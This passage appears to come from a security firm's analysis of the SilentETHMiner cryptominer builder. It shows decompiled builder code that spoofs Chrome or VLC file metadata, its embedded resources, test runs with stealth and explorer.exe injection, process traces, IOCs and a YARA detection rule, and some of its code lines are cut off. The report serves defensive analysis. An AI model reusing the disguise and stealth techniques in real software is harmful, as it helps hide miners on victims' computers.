
Here are the details of the event handler associated to the button called btn_assemblyRandom_Click. It is important to specify that a random number is generated with the instruction ***rand.Next(4)*** and a switch construct is performed based on the random value to set the information of the output assembly.

Swascan
TINEXTA GROUP


```
private void btn_assemblyRandom_Click(object sender, EventArgs e)
{
    try
    {
        switch (rand.Next(4))
        {
        case 0:
            txtTitle.Text = "chrome.exe";
            txtDescription.Text = "Google Chrome";
            txtProduct.Text = "Google Chrome";
            txtCompany.Text = "Google Inc.";
            txtCopyright.Text = "Copyright 2017 Google Inc. All rights reserved.";
            txtTrademark.Text = "";
            num_Assembly1.Text = "70";
            num_Assembly2.Text = "0";
            num_Assembly3.Text = "3538";
            num_Assembly4.Text = "110";
            break;
        case 1:
            txtTitle.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10));
            txtDescription.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10
            txtProduct.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10));
            txtCompany.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10));
            txtCopyright.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10))
            txtTrademark.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10))
            num_Assembly1.Text = Conversions.ToString(rand.Next(0, 10));
            num_Assembly2.Text = Conversions.ToString(rand.Next(0, 10));
            num_Assembly3.Text = Conversions.ToString(rand.Next(0, 10));
            num_Assembly4.Text = Conversions.ToString(rand.Next(0, 10));
            break;
        case 2:
            txtTitle.Text = "vlc";
            txtDescription.Text = "VLC media player";
            txtProduct.Text = "VLC media player";
            txtCompany.Text = "VideoLAN";
            txtCopyright.Text = "Copyright © 1996-2018 VideoLAN and VLC Authors";
            txtTrademark.Text = "VLC media player, VideoLAN and x264 are registered tradema
```

```
administrator => (byte[])RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("administrator'

Compilers => (byte[])RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("Compilers", resour

Ethereum => (Bitmap)RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("Ethereum", resource

hereum1 => (Icon)RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("Ethereum1", resourceCu

ethminer => (byte[])RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("ethminer", resource

Includes => (byte[])RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("Includes", resource

microsoft_admin => (Bitmap)RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("microsoft_ad

Program => ResourceManager.GetString("Program", resourceCulture);

Program1 => ResourceManager.GetString("Program1", resourceCulture);

resource => ResourceManager.GetString("resource", resourceCulture);

Uninstaller => ResourceManager.GetString("Uninstaller", resourceCulture);

Watchdog => ResourceManager.GetString("Watchdog", resourceCulture);
```


We did some tests of the builder (following, the settings used in input to the builder tool) to view how effectively the executed final payload is and, more importantly, to perform an execution tracing of the process in question:




During the tests we set the settings of Idle Mining, Stealth and Mine ETC to ON. The start of the process injection is the explorer.exe process:



It has been enabled the option to be executed as Administrator.




Following, instead, the details of the builder debugger that shows the positive verdict of the compilation of the threat payload.



Gathering some process tracing evidence of the Miner.exe process (named thus in the testing phase), it is possible to observe how there were accesses to registry keys relating to the Windows service 'bam', or Background Activity Moderator, which manages and controls applications that run in the background. Furthermore, the executable accesses the filesystem setting LongPathsEnabled, which manages the maximum length of file paths:

Time ...	Process Name	PID	Operation	Path	Result	Detail
11:55:...	Miner.exe	6188	Process Start		SUCCESS	Parent PID: 3840, ...
11:55:...	Miner.exe	6188	Thread Create		SUCCESS	Thread ID: 6076
11:55:...	Miner.exe	6188	Load Image	C:\Users\IEUser\Desktop\Miner.exe	SUCCESS	Image Base: 0x400...
11:55:...	Miner.exe	6188	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffb...
11:55:...	Miner.exe	6188	CreateFile	C:\Windows\Prefetch\MINER.EXE-6D6A0242.pf	SUCCESS	Desired Access: G...
11:55:...	Miner.exe	6188	QueryStandardI...	C:\Windows\Prefetch\MINER.EXE-6D6A0242.pf	SUCCESS	AllocationSize: 4,0...
11:55:...	Miner.exe	6188	ReadFile	C:\Windows\Prefetch\MINER.EXE-6D6A0242.pf	SUCCESS	Offset: 0, Length: 2...
11:55:...	Miner.exe	6188	ReadFile	C:\Windows\Prefetch\MINER.EXE-6D6A0242.pf	SUCCESS	Offset: 0, Length: 2...
11:55:...	Miner.exe	6188	CloseFile	C:\Windows\Prefetch\MINER.EXE-6D6A0242.pf	SUCCESS	
11:55:...	Miner.exe	6188	Thread Exit		SUCCESS	Thread ID: 6076, ...
11:55:...	Miner.exe	6188	Process Exit		SUCCESS	Exit Status: -10737...
11:55:...	Miner.exe	6188	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-409630401...	SUCCESS	Desired Access: All...
11:55:...	Miner.exe	6188	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-409630401...	NAME NOT FOUND	Length: 40
11:55:...	Miner.exe	6188	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-409630401...	SUCCESS	
11:55:...	Miner.exe	1052	Process Start		SUCCESS	Parent PID: 3840, ...
11:55:...	Miner.exe	1052	Thread Create		SUCCESS	Thread ID: 5840
11:55:...	Miner.exe	1052	Load Image	C:\Users\IEUser\Desktop\Miner.exe	SUCCESS	Image Base: 0x400...
11:55:...	Miner.exe	1052	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffb...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
11:55:...	Miner.exe	1052	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND	Length: 80
11:55:...	Miner.exe	1052	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Q...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
11:55:...	Miner.exe	1052	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
11:55:...	Miner.exe	1052	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
11:55:...	Miner.exe	1052	CreateFile	C:\Users\IEUser\Desktop	SUCCESS	Desired Access: E...
11:55:...	Miner.exe	1052	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7ffb...
11:55:...	Miner.exe	1052	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7ffb...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	REPARSE	Desired Access: R...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: R...
11:55:...	Miner.exe	1052	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	NAME NOT FOUND	Length: 548
11:55:...	Miner.exe	1052	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled	SUCCESS	Type: REG_DWO...
11:55:...	Miner.exe	1052	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Access: Q...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Q...


Swascan
TINEXTA GROUP




11:55:...	Miner.exe	6188	Process Exit		SUCCESS	Exit Status: -10737...
11:55:...	Miner.exe	6188	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-409630401...	SUCCESS	Desired Access: All...
11:55:...	Miner.exe		HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-4096304019-2269080069-1000\\Device\HarddiskVolume1\Users\IEUser\Desktop\Miner.exe			
11:55:...	Miner.exe	6188	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-409630401...	SUCCESS	
11:55:...	Miner.exe	1052	Process Start		SUCCESS	Parent PID: 3840, ...
11:55:...	Miner.exe	1052	Thread Create		SUCCESS	Thread ID: 5840


Time ...	Process Name	PID	Operation	Path	Result	Detail
9:50:3...	Miner.exe	4676	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7ff9...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	REPARSE	Desired Access: R...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: R...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	NAME NOT FOUND	Length: 548
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled	SUCCESS	Type: REG_DWO...
9:50:3...	Miner.exe	4676	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	REPARSE	Desired Access: R...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access: R...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled	NAME NOT FOUND	Length: 80
9:50:3...	Miner.exe	4676	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS	
9:50:3...	Miner.exe	4676	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem\	REPARSE	Desired Access: R...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	Desired Access: R...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\FileSystem\LongPathsEnabled	SUCCESS	Type: REG_DWO...
9:50:3...	Miner.exe	4676	RegCloseKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	
9:50:3...	Miner.exe	4676	CreateFile	C:\Windows\System32\apphelp.dll	SUCCESS	Desired Access: R...
9:50:3...	Miner.exe	4676	QueryBasicInfor...	C:\Windows\System32\apphelp.dll	SUCCESS	CreationTime: 3/8/...
9:50:3...	Miner.exe	4676	CloseFile	C:\Windows\System32\apphelp.dll	SUCCESS	
9:50:3...	Miner.exe	4676	CreateFile	C:\Windows\System32\apphelp.dll	SUCCESS	Desired Access: R...
9:50:3...	Miner.exe	4676	CreateFileMapp...	C:\Windows\System32\apphelp.dll	FILE LOCKED WI...	SyncType: SyncTy...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI	REPARSE	Desired Access: R...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	Desired Access: R...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\CI\Disable26178932	NAME NOT FOUND	Length: 20
9:50:3...	Miner.exe	4676	RegCloseKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI	REPARSE	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\CI\Disable26178932	NAME NOT FOUND	Length: 80
9:50:3...	Miner.exe	4676	RegCloseKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	
9:50:3...	Miner.exe	4676	CreateFileMapp...	C:\Windows\System32\apphelp.dll	SUCCESS	SyncType: SyncTy...
9:50:3...	Miner.exe	4676	Load Image	C:\Windows\System32\apphelp.dll	SUCCESS	Image Base: 0x7ff9...
9:50:3...	Miner.exe	4676	CloseFile	C:\Windows\System32\apphelp.dll	SUCCESS	
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\8ccca27d-f1d8-4dda-b5dd-339aee937731	NAME NOT FOUND	Length: 528
9:50:3...	Miner.exe	4676	QueryNameInfo...	C:\Windows\System32\apphelp.dll	SUCCESS	Name: \Windows\...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags	SUCCESS	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\LogFlags	NAME NOT FOUND	Length: 20

By observing the use of the CPU during the execution attempts is possible to see CPU spikes on explorer.exe (used as injector input):



During the two "snapshots" execution is possible to observe that initially the CPU cycles were 14.146.562, while next were 62.140.390





IOCs:

- 37A7697A061A29DE38304A117B7540B438C2CE004D793B104AEC173802D42829
- Hackforums[.]net

YARA rule example:

```
rule SilentETHMinerBuilder

{        strings:

         $minerString = "MinerOK"

        $setMaxGPU = “set_txtMaxGPU”

        $silentMiner = “SilentETHMiner”

        $isMinerString = “IsMiner”

        $getEthMiner = “get_ethminer”

        $limeMinerString = “Lime”

        $hexETHBuilder = {f7 02 51 71 49 59 69 79 35 65 2d 3d 11 31 09 29 39 19 25 4d 55 5d 43 45}

        condition: any of them

}
```

Swascan
TINEXTA GROUP

CONCLUSIONS:

What is surprising from the analysis in question is the simplicity of how a builder of this type can be used to compile and generate output payloads capable of performing malicious activities and mining towards the Ethereum pool, pointed at and set within the settings.

The builder is open source on a GitHub repository and does NOT appear to possess code obfuscation or packing attributes (other than a high entropy value of the .text section). Therefore, given such evidence, it is potentially possible for an attacker to modify and customise the builder's source code and then compile and extract the final payload, which could at this point possess new malicious and far more dangerous peculiarities. The builder could, for instance, incorporate into the miner other functionalities capable of compromising the integrity, confidentiality and availability of data stored on a host: the infected machine, in addition to mining cryptocurrencies, could then be used, for instance, to exfiltrate data or to become part of a botnet capable of launching Denial of Service (DoS) or Distributed Denial of Service (DDoS) attacks.

Unfortunately, this type of scenario is not uncommon: often, some Threat Actors perform forking and editing actions on other open-source projects to start from a source code base and then implement increasingly invasive and efficient malicious functions.

Swascan
TINEXTA GROUP

Technical Contributors:

Fabio Pensa

SoC Team Swascan

Contact Info

Milano
+39 0278620700
www.swascan.com
info@swascan.com
Via Fabio Filzi, 2b, 20063, Cernusco sul Naviglio, MI